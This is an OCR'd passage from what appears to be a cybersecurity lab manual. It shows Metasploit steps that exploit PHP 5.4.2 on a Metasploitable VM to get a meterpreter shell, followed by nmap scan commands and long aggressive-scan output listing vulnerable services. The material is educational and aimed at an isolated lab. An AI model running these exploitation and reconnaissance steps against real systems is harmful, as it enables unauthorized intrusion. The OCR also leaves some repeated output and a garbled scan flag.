





Step 4: Use the command **search php 5.4.2** and then type the command **use 1** to use the module numbered 1.

Step 5: Then type the command **show options** to see the available parameters for an exploit. Use the command **set rhosts 192.168.56.102** to set the RHOSTS. Then change the LHOST to 192.168.56.101 using the command **set LHOST 192.168.56.101.** Again type the command **show options** to ensure that the RHOSTS is set to 192.168.56.102 and LHOST is set to 192.168.56.101





Step 6: Now use the command **exploit**. Now we have gained control over the target machine. We will get a meterpreter console where we can run commands like sysinfo and ls in Metasploitable from Kali.



5. Perform Network scanning using following nmap commands:

a) nmap -p

b) nmap -sV

c) nmap -sT


d) nmap -O

e) nmap -A

f) nmap –Pt


a) nmap -p

Above command is used to scan the target for the specified port.




b) nmap -sV

The command **nmap -sV 192.168.56.102** is used to perform a version detection scan of the target system's services. It will attempt to identify the application or service running on each open port of target system here it is 192.168.56.102




c) nmap -sT

The command **nmap -sT 192.168.56.102** is used to perform a TCP connect scan on a target system to determine which ports are open and accepting connections. It performs a full TCP handshake with the target system's ports to check the status of the port.




d) nmap -O


The command **nmap -O 192.168.56.102** is used to perform Operating System (OS) detection on a target system.




e) nmap -A

The command **nmap -A 192.168.56.102** is used to perform an aggressive scan on a target system(192.168.56.102), which includes a range of additional scan types and techniques in addition to the default scan.





root@kali: /home/kali
File Actions Edit View Help
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open domain   ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp   open http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind   2 (RPC #100000)
| rpcinfo:
| program version   port/proto service
| 100000 2   111/tcp   rpcbind
| 100000 2   111/udp   rpcbind
| 100003 2,3,4   2049/tcp   nfs
| 100003 2,3,4   2049/udp   nfs
| 100005 1,2,3   36124/udp   mountd
| 100005 1,2,3   47901/tcp   mountd
| 100021 1,3,4   33662/udp   nlockmgr
| 100021 1,3,4   46789/tcp   nlockmgr
| 100024 1   34008/tcp   status
|_ 100024 1   34366/udp   status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec   netkit-rsh rexecd
513/tcp open login   OpenBSD or Solaris rlogind
514/tcp open shell   Netkit rshd
1099/tcp open java-rmi   GNU Classpath grmiregistry
1524/tcp open bindshell   Metasploitable root shell
2049/tcp open nfs   2-4 (RPC #100003)
2121/tcp open ftp   ProFTPD 1.3.1
3306/tcp open mysql   MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 10
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, SupportsCompression, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew, SwitchToSSLAfterHan
dshake, ConnectWithDatabase
| Status: Autocommit
|_ Salt: qT.({X'WabG{Z.s};MN#
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-21T17:11:40+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/c


root@kali: /home/kali
File Actions Edit View Help
|_ssl-date: 2023-03-21T17:11:40+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/c
ountryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc   VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_   VNC Authentication (2)
6000/tcp open X11   (access denied)
6667/tcp open irc   UnrealIRCd
8009/tcp open ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2023-03-21T13:11:32-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE


root@kali: /home/kali
File Actions Edit View Help
6000/tcp open X11   (access denied)
6667/tcp open irc   UnrealIRCd
8009/tcp open ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
